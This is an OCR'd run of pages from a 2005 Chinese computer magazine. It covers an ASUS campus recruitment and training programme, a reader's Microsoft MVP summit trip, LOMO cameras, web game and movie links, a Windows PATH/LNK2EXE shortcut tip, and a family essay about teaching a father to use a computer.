华硕“硕市生”，开辟育才新道

从这里，他们走向成功

■ 特邀通讯员 路宏

南斌作为华硕第二届的“硕市生”成员，每当谈起“硕市生”的经历，他还是很难抑制自己的情绪“与华硕结缘是从最初的校园巡讲开始，然后是‘硕市生’训练，直到真正成为华硕团队的一员，自己的成长轨迹也是用心去体会华硕文化、华硕理念的过程。坦率说，从学生到职业人的转变对于每一个大学生来说都是最需要勇气的，幸运的是我能够在华硕这样的企业里开始我的新生活。在‘硕市生’团队里，你无时无刻不在体会感动和进取。在这里，我学会了‘共好’，学会了‘崇本务实’，学会了怎样去学习发挥团队的优势，用团队的力量去做事，怎样与人合作。这些，对我的职业生涯是极其宝贵的财富。”南斌进入华硕后，工作非常出色，现已经被派到海外工作。

周南是华硕第一届的“硕市生”成员。“‘硕市生’会让你经历以前没有经历的很多东西，会对工作有全新的认识。在这里，我们聆听华硕精英的授课，可以进行最真切的社会实践模拟演练，获得与IT 企业最近距离的接触的机会。每天的课程都安排得非常有意思，我们被分成小组，既要了解华硕的公司文化和经营理念，学习由各位华硕产品经理亲自讲授的产品培训，更要充分发挥我们这个小组每个人的积极性和能动性，做我们自己的笔记本新品发布会。至今仍然记得我们会为了一句灵感乍现的旁白而互相欢呼，我们会为了一个打动人的IDEA 而击掌喝彩，我们会为谁的创意更贴切而激烈地争论，我们也会因为进程的暂时停顿而相互鼓舞。”进入华硕后，周南负责主板方面的业务，现在已经成为国内主板的操盘手。



去年冬天很冷的时候，我参加了在上海举行的华硕学院。每天的课程都安排得非常有意思，我们被分成小组，既要了解华硕的公司文化和经营理念，学习由各位华硕产品经理亲自讲授的产品培训，更要充分发挥我们这个小组每个人的积极性和能动性，做我们自己的笔记本新品发布会。

至今仍然记得我们会为了一句灵感乍现的旁白而互相欢呼，我们会为了一个打动人的IDEA 而击掌喝彩，我们会为谁的创意更贴切而激烈地争论，我们也会因为进程的暂时停顿而相互鼓舞。

那些在华硕学院的动人的温暖的夜晚，我会永远记在心里，因为在那里，我学会了“共好”，学会了“崇本务实”，学会了怎样去学习发挥团队的优势，用团队的力量去做事，怎样与人合作，而华硕学院也给了我一个直接进入华硕——这个世界级IT 公司的工作的机会，从此，我开始了我在华硕的成长经历。

——庞静（第三届华硕学院毕业生）

硕市生，给了他们起飞的翅膀

他们都是从“硕市生”出来的学生，“硕市生”给了他们起飞的翅膀，在大浪淘沙的职场上，他们出类拔萃，获得了极大的成功。还有很多像他们一样从“硕市生”出来的学生，经过磨炼，也已经成为非常优秀的职业人。

那么，华硕“硕市生”是一个什么样的组织？

华硕“硕市生”即为华硕把握市场动向的学生。华硕在校园建立了包括“华硕之翼”、华硕“硕市生”和“华硕学院”在内的三个校园组织。华硕“硕市生”主要吸收全国各大高校中大一、大二、大三的优秀学生，他们除了可以参与华硕在校园的推广活动，还可以自行策划、组织区域性的校园活动。他们中的优秀成员将有机会参加一年一度的“硕市生训练营”，甚至有机会加入华硕团队。

今年8 月份，“硕市生训练营”活动在上海国际保龄球馆正式拉开序幕，来自全国多所高校共450名优秀“硕市生”代表奔赴上海，接受了为期三周



的集中培训。他们分为三批进行，每批150人一起接受为期一周培训，培训讲师全部由华硕电脑在大陆的高层领导担任，培训的内容主要涉及企业文化、经营理念、品牌推广以及各种硬件产品知识。成绩优异的“硕市生”入选华硕学院，接受更加系统的职业培训。

“硕市生”活动的推出有重要的契机。华硕电脑中国业务事业群总经理许佑嘉表示：目前，大学生就业难已是普遍的事实，而同时，企业求才难的现象也逐渐显现。一个很重要的原因，就是学生和企业需求之间存在错位。因为，企业的岗位需求往往包含对知识、技能和经验的综合要求。知识上的欠缺很容易去弥补，但是，技能和经验上，学生的劣势是明显的，缺乏锻炼的学生进入企业后，往往不能很好地满足企业的需要。

与此同时，很多学生不清楚个人的职业愿望，同时对企业的理念、文化缺乏了解，让招聘者在面试学生的时候常常有“还差那么一点”的感觉。而学生，由于没有提前了解企业，对企业的理解不到位，不能很好地适应企业的文化氛围，即使已经就业，也会维持很高的流动率，成为一种“隐性失业”，也就是不健康的就业状况。

北森测评网与劳动和社会保障部劳动科学研究所、新浪网联合进行的《当代大学生第一份工作现状调查》结果表明：在找到第一份工作后，有50%的大学生选择在1年内更换工作；两年内，大学生的流失率接近75%；16.3%的人“没有太多考虑”就“跟着感觉走”地选择了第一份工作。相当高的不正常流动率，不管对于学生还是企业来说，都是一种伤害。

有机成长，自我育才的魅力

此种情况下，自我育才逐渐成为一些大企业的自觉选择。

企业育才的模式多种多样。一种是外包，即企业和培训机构协议，由培训机构承担对员工的培训责任。另一种是岗前培训，即新员工须接受不同程度的培训，其中包括轮岗、业务知识培训等。还有一种是“老师带学生”，由老员工全程带领新员工，在多方面进行有针对性的指导。实际应用中，每个企业选取的模式或模式组合有所不同。

客观评价，三种模式各有所长，同时缺陷也显而易见。外包模式主要关注技术上的提高，员工缺乏对企业的深入了解，业务上易倾向只关注岗位本身，工作认同感不强；岗前培训，一定程度上会强化对自我工作价值的认同，但是，归根结底还是致力于技术、技能。“老师带学



加入华硕大家庭一年零七个月了。这一年多的时间里，给我印象最深的就是去年元旦的员工培训，其中聘请的讲师让我们做一个ACTION的游戏，所以两两一组，高呼ACTION做锯木的动作。全场进行过后，大家都相当的疲惫，可是讲师却让所有的MANAGER一起再ACTION一次。这时看到MANAGER聚到中间奋力高喊，所有围在他们身边的员工自发的也高喊起来，声音响彻夜空。

就是这样的企业，让我深夜归家的路上有深深的满足感，为自己每天又进步了一些而满足。在华硕的每一天，有永远保持上下一致的“常山蛇”精神。而这样的精神，我惊奇地发现一批又一批加入华硕大家庭的新员工都可以迅速地融入，每天到深夜时，公司里也有这些新员工的努力的身影。我相信这样的企业就是我需要的、永远年轻的，也同时为自己毕业之后抉择的第一份工作感到自豪。

——周南（第二届华硕学院毕业生）

生”模式，也没有脱离这个窠臼。

“迎难而上”是大企业一贯的做法。在众多培养模式都有所欠缺的情况下，一些大企业开始探索新的培育模式，最集中的体现就是把培训线延长，深入到校园中。诺基亚、微软等外资知名企业都有自己的学生实习计划，学生通过参与实习计划，可以在企业进行为期数月到半年左右的实践。毕业后，优秀的实习生有机会直接进入企业工作。这是一种逐渐兴起的培育模式。

模式创新的另一个典型代表就是华硕。华硕建立了华硕之翼、“硕市生”、华硕学院三个校园组织，构建起完整的人才培养阶梯。组织成员涵盖大学各个年级的学生。加入校园组织，学生可以获得实践机会和各种培训。其中，“硕市生训练营”成员除了可以得到华硕提供的实践机会外，还会得到企业在文化、理念方面的培训，增进对华硕的理解，增加彼此之间的契合度。

华硕模式无疑更新、更深刻。它不仅延长了培训线，而且涵盖了各个年级的学生，培训面更广，同时，在抓好技术、技能培训外，企业的文化、理念被当作一种重要的培训内容贯穿其中。这种模式是把人力培育代价提前实现，承担更加昂贵的培训成本，需要企业具有更加长远的人才战略。

华硕从在校期间开始培养未来的员工，保证了进入企业的每一名员工在技能、技术上都是合格的。同时，通过让他们早日接受企业的文化和价值观，更有利于提高员工忠诚度、增强企业的凝聚力。因为，自己培养的人才更容易融入到团队中，更能获得团队的信任和支持。员工的发展愿望和企业的发展愿望会更加一致，整体荣誉感会更强，从而有利于建立一个优秀、积极、稳定的储备干部队伍。

华硕相关负责人介绍，这是一种提前支付成本的模式，在这种培养模式下，员工的和企业理念有差距的学生在入职前可以慎重选择，没有必要入职后再考虑是否跳槽，企业把选择的权力交给了学生，从而员工的跳槽率会大大降低，实现真正的“共好”。

对此，华硕中国业务事业群总经理许佑嘉更是有过一个精妙的比喻：路边有一棵花草，你觉得很好，就把它移栽到家里的后院，这是无机；你很喜欢花草，在自己的院子里播了一颗种子，出苗后你把它慢慢养大，这是有机。移栽的花草你会很担心它能否和新的环境融合，而自己从小养大的花就没有这个问题。华硕“硕市生”活动，就是华硕自己在有机地培养自己的人才。

张先生是某高校的副校长，主管学生就业工作。他认为，当前，国内大学生就业矛盾凸现，一方面大学生就业率持续降低，就业难成为普遍现象，另一方面是大量的企业招不到合适的人才，求才难逐步显现。要解决这一问题，必须形成大学生与企业间良性互动，让学生多参与社会实践，接触企业，提高技能。于企业来说，特别是正在向纵深方向发展的企业，必须提前完成人才的转型与培养，增强企业的人才的稳定性和竞争力。“硕市生训练营”的人才培养方式值得广大



企业借鉴。

同时，他也对“硕市生”的人才培养模式提出了自己的一些想法，认为，在就业难的背景下，很多学生也开始注重参加各种实践，然而必须看到，尽管技能的提高是必要的，知识的深化也是非常重要的，特别是对于理工专业，要在实践技能和课业知识上寻求到一种平衡，不能因此失彼。针对此问题，华硕人力资源的相关负责人表示，华硕在选拔学生时，课业的成绩和实践的经历都是非常重要的考虑因素。因为，学习成绩和实践技能都非常优秀，证明学生的协调、掌控能力比较好，这正是企业所需要的。

凡事预则立，大学生就业难、企业求才难的矛盾现象在今后相当一段时间仍然会存在，如何解决这个问题，无疑是一个艰难的课题。华硕通过“硕市生”训练营等校园活动，为自己打造了成长的人力资源库，为企业提供源源不断的后备人才。而学生参加“硕市生”活动，则是迈出了健康就业的重要一步。据悉，每年通过“硕市生”活动进入华硕的员工，流失率近乎零。提前参与企业运作，学生可以检验出自己和企业的契合度，对职业有更理性、更成熟的选择。

CF [CY01]



微软行记

■ youyang

本刊读者兼作者youyang有幸当选了微软最有价值专家，本期请他带领我们到微软总部转转……

很荣幸，我在2005年7月当选了Windows–Shell/User的微软最有价值专家，更幸运的是我这样的“三无”(无车、无房、无老婆)人员竟然能顺利获得赴美的B1签证，也就有了到美国微软总部参加2005年微软最有价值专家全球峰会的机会。下面的图文就是我在美国微软总部的见闻。

第一回 在微软园区



微软自己在园区里面有公车，我在开会的几天里没把园区走完，这是我能想到的描述微软园区大的方法了。微软园区内部其实有很多产品组的，而每个产品组都有自己的一座或者几座建筑，而对于老美，他们有车，Building（建筑）之间的距离不是问题，而对于我们来说，我们靠腿，Building之间的距离就是对我们的一个巨大挑战，不过靠腿也有好处，就是可以到处拍照，算是一点小小补偿吧。这张照片是在微软园区的Microsoft Way入口照的，但因为西雅图在10月到次年的4月都是雨季，整天下雨，天阴沉沉的，所以照片也是灰色基调的。微软园区给我的另外一个感受就是绿化程度非常高，用百分比的话我感觉能达到95%，同时因为下雨，整个园区的空气非常清新，我想微软能开发出众多高品质的软件和产品，环境因素也是很重要的条件之一。

第二回 访客中心和员工商店

作为一个来微软参观的人，能进入的Building就是Microsoft Visitor Center（微软访客中心）了。这是一个两层的建筑，在一层展示了微软从刚刚起步到今天所取得的所有成就，以及很多珍贵的资料和实物，而Company Store（员工商店）则是微软内部的员工商店，里面的微软产品价格十分便宜。微软园区的建筑高楼不多，外部装饰也很朴素，但建筑内部体现的是先进的科技和周到的考虑，比如先进的Smart Card门禁系统，到处为残疾人士考虑的快捷通道等等，这可能也是老美的一个特点，以一句经典广告语概括就是“一切以人为本”。





“您的潜力　我们的动力”，这句话在微软是相当著名的，而这次在Visitor Center能看到中文占据了这么大的一个篇幅，说明微软相当重视中国的市场，同时作为来自中国的MVP，心里也是十分自豪的。



看到左图这张照片，估计大家都心里痒痒的，没错，左边是Windows XP Professional With SP2版本，右边是微软的IE 4.0鼠标，另外大家知道这两个的售价吗？XP只卖35美元，IE4.0如果没记错是25美元，相比国内市场价算是很便宜了。不过这些东西只是微软内部员工可以买，当然作为MVP我们也会有一些优待，在峰会期间软件和硬件我们可以购买总价不超过120美元的产品。微软会向MVP提供一年的MSDN宇宙版或者TechNet订阅，如果你选择了MSDN宇宙版，微软的全线产品你都会拥有，同时，硬件方面我们在微软的E－Store上也有150美元的代金券可以用微软员工享受的价格来购买微软的硬件产品、软件产品、图书和很多其他东西，所以这些东西对我的吸引就不算很大了，嘿嘿。估计现在有人已经晕倒了！



右图是Bill（盖茨）和Steve（鲍尔默），峰会期间没有见到Bill，但见到了Steve·Ballmer，听了他的主题演讲，Steve·Ballmer个人魅力十足，演讲进行得十分生动。第一话题是颇有些敏感的话题，关于Search（搜索）的，Steve·Ballmer在讲到MSN Search时，向全场作了一个调查，他问，现在用MSN Search的请举手，全场约有20%的人举手，但问到用Google的人时，大家就能想到剩下的80%的人的动作了。看来MSN Search还有很多路要走。第二个比较有意思的话题是，一位安全方面的MVP问了Steve这样一个问题："Steve，在你的计算机上，你当前的登录账户是不是计算机管理员？" Steve有些尴尬，回答说"是的"，相信大家都能知道Steve尴尬的原因，因为由于管理员权限过大，常常引发一些安全问题。这里可以透露给大家一个消息：在下一个版本的Windows Vista中这种情况会改善，关于账户权限的控制会有一个新的功能出来，具体的内容等到Vista发布的时候大家就会了解。

第三回 Windows 产品组



这张图片就是在Windows产品组楼前照的，Building9，后面就是Windows XP，Windows Vista这些产品的诞生地，Building9内部就像一个迷宫，如果没有微软的工程师带路，我基本就出不来了。见到了微软内部的测试实验室，也见到了新版本的Windows Vista Bate2，但是因为保密的原因只能简单地描述一下，太具体的就不能透露了，但是一句话——目前拿到的Vista和最终发布的Vista可能是完全两个样子。

写在最后

相信大家看完这篇文章，对微软，对MVP有了一个进一步的认识，很多电脑爱好者也想成为一位MVP。其实要成为一位MVP，你需要：充分了解微软技术，在微软技术的某一个领域成为专家，而这个过程，你需要一本好杂志（CFAN是一本陪伴了我很长时间的杂志），一个好论坛（微软中文新闻组，CFAN论坛，Winmag论坛等），多多动手实践，之后，要乐于助人，乐于分享技术，在分享和交流的过程中，你会结交许许多多的朋友，同时为你今后的IT道路打下良好的基础。同时，也不要急于求成，我是通过3年的努力才成为MVP中的一员。如果有什么问题也欢迎大家和我多多交流，我的联系方式问Cornel要，呵呵。

CF [BL05]

■O-O

有人说LOMO是一种态度，有人说LOMO是一种相机，那么LOMO到底是什么呢？

爱生活 爱LOMO

如今，在摄影论坛中你经常会看到“LOMO”这个词，这个词到底是什么含意呢？Nike 新出的运动鞋？KFC 新推出的快餐？腾讯推出的一款新软件？它到底是什么？

其实，LOMO 是个单词的缩写，上个世纪 50 年代，原苏联有个专门生产军事光学镜片的工厂，俄文名为 Leningradskoje Opitiko Mechanitscheskoje Objedinenie(列宁格勒光学机械协会)，该厂研发了一种供前苏联武装部队间谍用的可随身携带的小型低科技相机，名为 LOMO。LOMO 通常被翻译为“乐摸”或是“裸猫”。



LOMO相机是谁生产的？

从 1914 年，LOMO 公司已经是欧洲顶级的光学设备制造厂商，LOMO 公司已经设计和制造了许多光学装置：从显微镜、内诊镜到望远镜、夜视仪。LOMO 已经可以生产众多光学领域的设备，从最基础的爱好用途产品到复杂多功能的，在科学和工业领域用于创造性活动的光学系统。

LOMO 从 1930 年开始生产照相机。从第一台 Photocorr 型照相机到今天大家熟知的 LOMO-Compact，LOMO 继承了它的品质与创新的传统。

想拍就拍的LOMO

如今 LOMO 已经不再是相机的代名词，它更是年轻人对生活的态度，是一种随意拍摄方式，一种反叛传统摄影技术的精神。

手握 LOMO，放松心情想拍就拍，别在意角度、别注重姿势，记得要求冲印店洗出所有的照片，哪怕是曝光过度与反差模糊，绝对有你意想不到的效果。

随意就是 LOMO，不用去管那些复杂的光圈、快门参数，不用追求角度、构图，想拍就拍，即便是曝光过度或是模糊不清，只要让人意想不到，那就是成功的 LOMO。

LOMO的言论

昨天有人问我LOMO是什么。我告诉他我说不上来，因为我觉得每个人有每个人的LOMO。——vostok

我就像LOMO。不需要考虑为什么和结果会怎样，一切就如生活那样简单。——Crazy

“知道什么是 LOMO 吗？”

“我不知道，我老婆也不知道”

——我的同学

随意、自然而且高兴，这不就是 LOMO 吗！！——winner

从LOMO爱上摄影的人，一般都会有2台以上的机子，各种风格都可以尝试一下。反正就是不要被形式局限，而要去利用形式。——冬瓜

LOMO是时代新生的产物，是摄影风格的另一种发展，是这个时代开始拥有的新文化！对于我们来说，它正开始。——yof

个人认为有一部分人拍摄LOMO只是为了快乐，体现深刻思想的，应该是在另外的一个摄影范畴了。

——守望者

我是一个手上没有LOMO的LOMO迷，我喜欢看大家的作品，我不善于用文字来表达心情，我觉得大家的作品给我感觉，用心去体会就可以了。——mou

看事物的角度不一样，就决定了LOMO的态度。如果你喜欢，可以大叫。不喜欢，可以默不作声。或者，干脆装作不曾来过。虚伪，不是一个人说出来的！空洞，只是一个人的事情！如果有一天倦了！我就悄悄地离开。——tarzanlaw

我对 LOMO 并不是非常非常的了解，可就是因为它的色彩，它的画片吸引着我，无时无刻不震撼着我的神经。我想这样足以，甜甜酸酸的回味只有自己体会。我想这就是LOMO生活，也是LOMO想带给我们的。——Crazy

李振华先生说，LOMO 就是 Don't think just shot。因为他这句话，我爱上这种记录瞬间的方式。LOMO可以用瞬间的冲动，记录瞬间的感情，即使当你已经不记得当时的心情，但是有图片在，你依然可以寻找。我爱LOMO，我要LOMO！！！

——我是乔 Jo

LOMO本身的魅力可能就是它不那么客观，有些小小的惊喜，从画面和色彩上都是。但是，我想的是，能用语言去完成它未尽的猜想，应该是件有趣的事情，也许是应该去发扬的。——嘟噜

LOMO族写实

■揣七八个相机出门：玩LOMO，你就需要准备一个很大的背包，各种类型的LOMO相机都要带上。

■玩LOMO，不甘平庸：玩LOMO相机的都是不甘平庸，想使生活变得多姿多彩的人。所以他们总是用LOMO反映生活的细节，把自己或喜或悲或怒的心情尽现其中，显现自己视角中某一刻的生活氛围。

■想拍就拍，拍完就跑：圈里人也经常走出去用LOMO感受生活。他们有时一起去摄影器材城淘东西，有时漫无目的地在大街小巷穿梭。如果遇到吸引眼球的场景，大家就一起狂拍一气。圈里人自己也说，他们是一群热爱生活、追逐色彩的LOMO疯子。


■只有咱闪别人，别人不能闪咱：圈里人出其不意地闪别人是常有的事。如果被别闪了，当然就要“反击”——“只有咱闪别人，别人可不能闪咱！

①随身携带；
②随时使用——无论白天或黑夜；
③LOMO是生命的一部分；
④拍，随心所欲；
⑤尽可能地接近你期望中的物体；
⑥不要思考；
⑦快速；
⑧你不需要预先知道你会在照片中得到什么；
⑨随便组合你的照片；
⑩不要理会这些规条。


1.


2.


5.


4.


3.


6.

用什么拍出LOMO

LOMO LC-A: 最初的LOMO机——LC-A。小巧轻便的LC-A使用的是Radionor博士制作的32mm广角镜头。LC-A的崛起复辟了LOMO家族的辉煌。LC-A拍摄出的照片色彩诡异，焦点不实，带有明显暗角。

Colorsplash Camera: Colorsplash相机为你的世界添上新色彩。先转动闪光灯上的颜色轮（共9种），选择好心仪的颜色，对准目标——咔嚓！不同的闪光灯颜色，配合不同的外来光线及曝光时间，就能产生无限潜在的技术和结果。Colorsplash是一种哲学，让Colorsplash带你进入这个哲学世界吧。

Oktomat: 你就是导演，在2.5秒内可尽情发挥，8下咔嚓声让你感觉像用机关枪一样狂风扫落叶，将你的拍的影像平均分成8份。任何地方都是你的拍摄场地。

SuperSampler: 按一下就是四格全景连环画，内置四个全景镜头，能够在2秒（标准模式）或0.2秒（高速模式）内拍摄连续动作。谁说你不能轻松制作四格漫画，SuperSampler能够帮你圆这个梦。

Frogeye: 让LOMO无处不在，可能也正是Frogeye出现的原因吧。它是LOMO的第一款水底相机，不管是大海、湖泊、河流或是游泳池，甚至是雪崩，只要是水深不超过4米的水底，Frogeye都能让你体验LOMO的乐趣。

Horizon Kompakt: 谁说拍全景相机只能用电脑后期拼接的方式？按下快门，Horizon Kompakt的镜头将以弧度120度顺畅转动，让你感受真正的“一眼关天下”。当然与其他几款相机相比，这款相机的价格也要贵上四五倍，在香港的售价约为2700港元。

LOMO网上玩

网址:http://www.lomo.com

玩LOMO哪有不知道LOMO.COM的？世界LOMO大本营。可以连接到http://www.lomoplc.com（LOMO的生产厂家）及http://www.lomopgraphy.com（与全世界LOMO族共享你的照片）

网址:http://www.lomochina.com

在中国玩LOMO，就一定要去LOMOChina。

网址:http://www.lomography.com.cn

lomography的中国站点。



[BL02]

网站探宝队

■悠游

最强网页版游戏 办公室也能玩游戏



BOSS 让公司网管在办公室电脑里“做了手脚”，现在无法安装游戏了，那我们就要从此放弃偷闲吗？没关系，请看下面的最强网页版游戏合集，只要能上网，你就能玩游戏！


链接:http://game.6to23.com/img/200508/20050810144856_540.swf

可惜现在所见到的网页版 CS 都不能移动位置，可能是 Flash 本身速度所限……不过这个网页版的 CS 做工还算精细，所用贴图都和原版 CS 差不多，而且还具有换子弹、狙击等功能，要是能联机对战就完美了！




链接:http://gamezone.qq.com/z/mini/20041028crimson.htm

几乎所有玩过即时战略游戏的人都玩过红色警戒，虽然现在已经很少有人还玩它，但你不得不承认这个游戏是继C&C之后第二个即时战略经典大作。在网页版红色警戒中，你仍可以通过升级主基地建造造工厂、雷达、激光、防空，进而获得炸弹兵、坦克、轰炸机、战斗机等武器。来吧！摧毁敌人的主基地，再次体验红警的刺激。



链接:http://sea-bug.3322.org/game/sc.htm

星际争霸，又是一个多年“不死”的游戏，人神虫三族的战争从来就没有停止过。有很多朋友到现在仍对星际争霸情有独钟，甚至超过了对魔兽争霸的喜爱，在网页里见真章吧！



链接:http://file.suflash.com/game/game890048177_2252.swf


微软前不久刚推出了新版本的帝国时代，精美的游戏画面和随之而来的高配置要求都让人吃惊。这个网页版帝国时代据称是 RPG 模式的，可是游戏方式实在有点怪，谁知道怎么玩的话一定要告诉我啊！

最好看的5个电影 再忙也要看看



据说《哈利波特与火焰杯》（即《哈利波特 IV》）在北美的票房已经超过 2 亿美元！虽然原先这部电影的前作在中国的票房也一直不错，不过这次的新作对于中国观众来说会更有看点，因为在这部新作中加入了 18 岁华裔少女梁凯蒂的演绎，真可谓一夜成名。

官方网站:http://harrypotter.warnerbros.com/gobletoffire/index.html



快捷方式也能在任何目录下运行

■二手三好街

湖北读者李明：我想在命令提示符中直接输入“桌面”的快捷方式，就运行程序，请问怎么办呢？

在Windows中，按Win＋R组合键，会弹出运行窗口。在此窗口中可以输入如Msconfig、Regedit等命令，就能快速调用相关组件或程序。但在运行窗口中只能直接运行一些系统命令，要是想打开一些常用程序却不可以。这是怎么回事呢？这主要是没有加上环境变量所致，解决方法很简单：右击“我的电脑”，选择“属性”，在“高级”选项卡下，就能看到“环境变量”按钮，在这里可以对系统变量进行设置（见图1）。在“系统变量”下双击Path项。系统默认只有%SystemRoot%和%SystemRoot%\system32两个变量，分别代表了两个目录，一是系统目录，另一个是系统目录下的System32子目录，用“；”号分隔，在其后添加运行程序的目录，这样就能在“运行”窗口中直接运行了。


图1


图2

虽然在“运行”窗口中可以直接运行程序，但在“命令提示符”窗口中依然不行，必须还要输入文件路径才行，比较麻烦。这时就需要在“系统变量”PATHEXT中添加“LNK”（LNK是快捷方式的扩展名）才行（见图2）。经过上面设置，就可以在“命令提示符”窗口中运行程序了。不过在第三方控制台下面依然不认快捷方式，需要重新进行手动设置才行。这里需要一款软件来将快捷方式LNK转换为EXE可执行文件，只有这样才能解决前面的问题。

LNK2EXE就是这样的一款软件，从软件的名字就能够看出来，这是一款将快捷方式LNK文件批量转换为EXE文件的软件，这样一来，我们所需要的工作就简单了很多。

启动LNK2EXE主程序，选择要进行转换的LNK文件的目录，点击“Convert”（转换）按钮，稍后转换好的EXE文件就会保存在LNK2EXE所在目录下的EXE子目录中。现在将这些EXE文件统一放在一个目录中，然后将此目录添加至系统变量中，这样我们在任意位置，任意程序中都可以使用这些程序了。

小提示

在转换过程中，会弹出Aut2Exe窗口，在转换完成前，不要关闭此窗口。

另外，LNK2EXE除能将LNK文件批量转换为EXE文件外，还支持运行的程序带参数，格式为“$ 程序名 ／参数”。譬如Foobar2000，假如将foobar2000.lnk，转换成Foobar2000.exe，设置好环境变量中的“PATH”，在命令提示符下，只要输入$ foobar2000 ／next，就可以播放歌曲列表中的下一首，$ foobar2000 ／prev，前一首，要看看播放列表，$ foobar2000 ／show，暂停，$ foobar2000 ／pause等。

用LNK2EXE将电脑中常用的程序快捷方式都转换成EXE可执行文件，直接在命令行中进行调用，大大提高了工作效率。

小提示

2005年第22期《谁说自造软件难？——轻松打造个性工具栏》一文介绍的工具AutoPlay Media Studio只能使用环境变量中定义好的EXE文件，现在有了LNK2EXE，你就可以将常用程序的快捷方式统一放在一起，再把它们转换为EXE文件，之后就可以在AutoPlay Media Studio中使用了。 CFan [BL04]



超级无敌掌门狗：人兔的诅咒

超爱干酪的华理士和他忠诚的小狗格勒米特的又一次奇遇。华理士粘成了一个栩栩如生的玩具，名叫“华理士＆格勒米特”，并因此获得了Aardman's Oscar比赛的冠军。这次有趣的尝试也让他和爱狗成为一部喜剧里的小小明星，从此他们开始到处斩妖除魔。



诅咒

国产最新恐怖片，演员阵容非常强大，感兴趣的朋友不要错过！

无极

近期炒作得较火的影片，为了避免被人说是火星人，还是抽时间看一下吧！

非常好看的类似《人鬼情未了》的大片，并且加入了很多喜剧元素。影片女主角始终不承认自己已经死了，而新搬来的男主角想尽一切方法让她早日升天却始终未果，但最后女主角终于要离开时两人却发现彼此已经发生了感情。



CFan [BL03] **宛如天堂**

2005年总目录

期-页	文章标题

CFan新世界

特别话题

聪明用电脑

CFan加油站

明白买电脑

期—页	文 章 标 题

创业&就业

CFan爆料王

走进读者的电脑生活

让我教你学电脑

■汪小梁

大学毕业时，老爸、老妈斥资万元，让我买了台“联想昭阳”的笔记本，方便将来教学。那台笔记本曾带给我无限快乐和方便，可一转眼两年过去，它渐渐显出硬盘太小、速度太慢、集成显卡显示效果不理想等缺点，无奈之下，我咬咬牙，又买了台戴尔。

上个月，跟老爸通电话时随口提起，我换了只笔记本。老爸略怔了一下，随即问我旧的怎么办，我告诉他闲置着呢，我也想不到处理方法。隔了一天，老爸打电话给我，小心地问能不能把旧的给他，他想学机械绘图。老爸小心翼翼的口气让我有些难过，粗心的我从来都不曾为他做过些什么，这只电脑是他出的钱，现在反倒不好意思问我要。我立即答应了下来。老爸又试探着问：“你们最近忙不忙？能不能来教我？”我哑口，机械绘图我也是一窍不通。我只好抬起头，向计算机专业的老公求救，他立时接过电话：“爸，让我教你学电脑，你放心，包教包会。”老爸满意地挂了电话。

周末，我们拎了电脑一起去看爸妈。一进门，老妈就开心地迎上来，硬要我们先吃东西。好容易吃完大碗馄饨，老妈又端来一碗椒盐玉米和炸排骨。老爸终于不满了：“他们来教我学电脑的，你不停叫他们吃，几时才能过来教我？”老妈这才皇恩浩荡，放过我们的胃。

老公跟老爸详细讲解电脑的开关机和如何进入文件，我郁闷到无聊，老爸却益发兴趣高涨，一个劲地跟我们说，他这辈子就是吃电脑的亏。这我是知道的，从事汽车设计的老爸一辈子习惯了手工设计、绘图、描图，电脑渐渐兴起时，他却无法适应，只好让贤，眼睁睁看着那些初出茅庐的小将大显神通。为此，他不是不懊恼的。当初我也劝他学习，但终因没人教他而作罢。如今，是要把缺着的都补上了。

一个上午很快过去，老爸的成果却甚是微小。老妈喊我们吃饭时，他仍气鼓鼓不甘心地瞪着屏幕。我暗自好笑，自管自拿了鸡排吃。只听里面老爸在问他女婿：“怎么才能绘图？”“要下载绘图软件。”“怎么下载？”“用变态下载好了。”结果，我忽然听到老爸的声音提高了八度：“什么？变态下载？要变态的才能下载？什么玩意？”我登时笑不可遏，只觉老爸实在可爱。老公却没像我这般大笑，还是一径好脾气地解释着何为变态下载，这种下载方式的好处在哪里，与下载者是否变态毫无瓜葛。老爸终于理解，大声说：“现在女儿还不如女婿，女婿至少肯教我，女儿就知道吃完了嘲笑。”我只好过去撒娇，哄他：“当然是女儿最好了。不是女儿骗来这个专业人才，现在哪有人教你啊。”中午，我去午睡了，老爸却还不肯休息，拉着他的宝贝女婿继续与电脑奋战。

我午睡醒来，已是日薄西山，揉着惺忪的睡眼去厨房找水喝，就听老爸用异样兴奋的口气大叫：“阿囡，我有QQ了！”

晕倒，老头子一个还上什么QQ。我走进老爸房间，他一脸开心：“我有QQ号了，快，快加我为好友。”我忍不住泼他凉水：“你都一把年纪了，还学人家年轻人上QQ，难道还想泡MM不成？”老公悄悄拉拉我：“爸是为了跟你聊天才申请的。”我一愣，的确，我每天挂在QQ上至少四小时，但一个星期才会想起给老爸老妈打一个电话，一个月才会想到回家去看他们一次。老爸说的没错，女婿都比女儿细心体贴得多。我很惭愧，老公斜眼看看我：“知道内疚就好啦，现在补救还来得及，以后每天抽时间跟爸在网上聊聊天吧。”

好，现在开始补救，我袖子一卷，大叫一声：“老爸，我去买个耳麦，回头教你语音聊天！”

CF [DB01]

热心评刊员公布

以下17位读者被评为2005年第20期热心评刊员。

一等奖2名(奖品：漫步者R1600TD音箱)

马斌刚(陕西) 陶武亮(湖北)

二等奖5名(奖品:漫步者H500耳机)

梁钰(广西) 唐冰爽(吉林) 余富成(四川) 谭成业(广东) 陈川(四川)

三等奖7名(奖品:爱国者四合一读卡器)

